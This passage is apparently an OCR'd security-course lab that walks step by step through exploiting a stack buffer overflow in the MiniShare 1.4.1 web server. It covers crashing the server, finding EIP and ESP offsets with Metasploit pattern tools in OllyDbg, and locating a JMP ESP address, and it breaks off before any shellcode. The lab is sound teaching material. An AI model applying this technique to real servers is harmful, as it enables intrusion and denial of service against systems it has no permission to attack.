
This lab puts everything together to exploit a webserver with a buffer overflow vulnerability. At this point you have all of the knowledge you to complete this lab, even though we are switching the target OS from Linux to Windows. Before moving on this is a good opportunity to test your understanding by attempting the lab on your own. Start by replicating the error and capturing the crash in Ollydbg.

For more details on the root cause of the error you can read the official CVE entry at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2271.

Important Note: This lab will work on later versions of Windows (tested successfully on fully patched Windows 7), but you will need to disable memory protections. You can use the Windows EMET tool (https://www.microsoft.com/en-us/download/details.aspx?id=54264) to disable ASLR and DEP protections for this lab. DEP has been available in Windows since XP service pack 2, however it is disabled by default for non OS components, so it is not likely to be a problem for the lab on Windows XP. ASLR was not introduced until Windows Vista.




First make sure the lab is setup properly. In the Windows victim open the command prompt and type “ipconfig” to show the machines IP address. Our Windows victim is at IP address 172.16.189.132. Next, unzip and run the MiniShare 1.4.1 executable. You will need to disable or add an exception to the Windows firewall for the MiniShare server. MiniShare is a simple webserver application for sharing files. You drag a file into the MiniShare window (example: *test.txt*) to publicly share the file.



From the Kali attacker machine, check the IP address in the terminal by typing “ifconfig”. The IP address of our attacker is 172.16.189.134.


Next, open a web browser and navigate to “http://172.16.189.132” to test that the MiniShare webserver is running properly. Note that you may need to replace the IP address in the URL with the IP address of the Windows victim if it is different in your setup.

You should also take this opportunity to check that your Victim can ping the Attacker and the Attack can ping the Victim. Note that if you choose not to disable the Windows firewall then the Victim will not respond to pings by default.




Let's first aim to replicate the vulnerability. The vulnerability happens when an overly long HTTP GET request is sent to the server. We can craft a custom HTTP GET message and send it to the server with the help of a small Python program. An HTTP GET request is simply a string consisting of "GET" followed by the URL and the protocol version followed by the delimiter consisting of two alternating carriage returns and new lines "HTTP/1.1\r\n\r\n". Here we send 2220 "A" characters in place of the URL. The rest of the program sets up the socket connection on port 80 for the victim's target IP address, sends the contents of the string, and closes the connection.

You can write the python program in your favorite text editor. You will need to make the program executable by running "chmod +x exploit1.py" before you can run it directly in the terminal.



After running the *exploit1.py* script, we should see that the MiniShare webserver has crashed. Even if we can't figure out how to exploit the server, we already have a Denial of Service (DoS) attack!



Let's trigger the crash again, but this time capture it in a debugger so we can investigate further. Unzip the OllyDbg tool and double click on the main executable to launch the debugger. Within OllyDbg navigate to File > Open and navigate to the MiniShare executable. Note you can also attach to an existing process with the File > Attach menu. When OllyDbg loads MiniShare it will offer to perform a statistical analysis, choose No. At this point OllyDbg has not started running MiniShare yet. Press the blue "play" button in the top toolbar to start debugging MiniShare. Once MiniShare is running, run the *exploit1.py* script from the attacker machine.

When MiniShare crashes, OllyDbg will pause the programs execution and the screen be similar to what is shown above. Take a moment to familiarize yourself with the debugger windows. The top left pane shows the current disassembled CPU instructions. The bottom left pane shows the memory dump of the section of memory currently being executed in hex and ASCII formats. The top right shows the CPU's register values. The bottom right shows the current contents of the stack.

Now what do we see in this crash? The crash post-mortem should look very familiar. Both the EBX (*Extended Base*) register and the EIP (*Instruction Pointer)* register were overwritten with As (0x41). The EBX register is not the EBP register. EBX is a general purpose register. The ESP (*Stack Pointer)* is currently pointing somewhere within the buffer, which is

currently filled with As. If we press the play button again again you should see a popup box with the cause of the crash (EIP address 0x41414141 is an invalid memory address).


Exploitation Idea: It is clear we can control the EIP register, which means we can set what the next instruction will be. The stack pointer is currently pointing somewhere inside the buffer that we control so if we set EIP register to be the address of a “JMP ESP” instruction we can reliably instruct the CPU to start executing code on the stack.

Let's edit our exploit script so that we can determine the precise offsets for where the EIP register is overwritten and the offset of where the ESP register is pointing to in the input. A good technique to accomplish this is to create a string with a pattern of distinct 4-byte sequences. Then when the program crashes we can read the bytes pointed to by the ESP register address and the bytes that overwrote the EIP register value.

Kali's installation of Metasploit contains a script for generating a pattern and calculating the offset for this exact purpose.

Create a pattern of 2220 characters:
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb 2220

Create a string with a pattern of 2220 bytes. Edit *exploit1.py* to create *exploit2.py* which sends the pattern of 2220 bytes instead of 2220 A's.



In OllyDbg, restart the MiniShare program by navigating to File > Open and browse to the MiniShare executable. OllyDbg will ask if you are sure you want to end your debug session, press Yes. Remember when OllyDbg launches MiniShare again it will prompt you to perform a statistical analysis, press No. Once MiniShare is loaded press the Play button to start executing MiniShare. In Kali, run the *exploit2.py* python script. When OllyDbg catches the crash, examine the value of the EIP register and the first 4 bytes on the stack where the ESP register is pointing.


You should see that the ESP register is pointing to the stack location where the first 4 bytes are "Ch7C" (which is ASCII for 0x43683743 in hex, however the stack values are in little endian format so the stack view will show 0x43376843. The EIP register has the address 2x36684335, which is little endian for 0x35436836, which is hex for the ASCII "7Ch6". EBX was also overwritten, but our exploit strategy isn't relying on knowing the offset where EBX is overwritten so we'll just ignore it from here on.

For convenience, Metasploit's *pattern_offset.rb* script will accept 4 byte sequences as ASCII or hex in little endian or big endian format.

Find Pattern Offset:
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb Ch7C


/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb 36684335

After running the *pattern_offset.rb*, we learn that EIP is overwritten at offset 1787 and the stack pointer is pointing at offset 1791 of our input.




Let's check that our offsets were correct by stubbing out the different sections of our exploit in *exploit3.py*.

We need to fill the buffer with 1787 bytes before we start to overwrite the EIP register. For now let's fill that with NOPs. Then let's overwrite the EIP register with "AAAA". That brings us to 1791 bytes so far. The ESP pointer points to data at offset 1791, so let's fill the rest of the 2220-1791=429 bytes with 0xCC as a placeholder for our shellcode. That means our complete shellcode should be 429 bytes or less (unless we want to get creative and store parts of the shellcode somewhere else).



Restart OllyDbg again and send *exploit3.py.* We should see that the EIP register was overwritten with 0x41414141 (“AAAA”), and the stack is filled with 0xCCs starting at the ESP register location. Notice that the EBX register was overwritten with 0x90909090 (4 NOPs), which means that its corresponding input offset was somewhere before the offset of where EIP was overwritten.




Now we want to set the EIP register to the memory address of a “JMP ESP” instruction. By doing this we will cause the program to jump and begin executing instructions on the stack where we have written 0xCCs. ASLR was not introduced until Windows Vista, so reliably finding a “JMP ESP” instruction is not hard.

First restart OllyDbg then navigate to View > Executable Modules. This will show the libraries that were loaded by the MiniShare program. We should choose a common library that is not likely to change often because each time a library is recompiled the instruction addresses will change. The SHELL32.DLL is a good candidate library. Note that internationalized versions of the OS and language different Window Service Pack versions will have different instruction addresses, but the process of find the ”JMP ESP” instruction is the same.

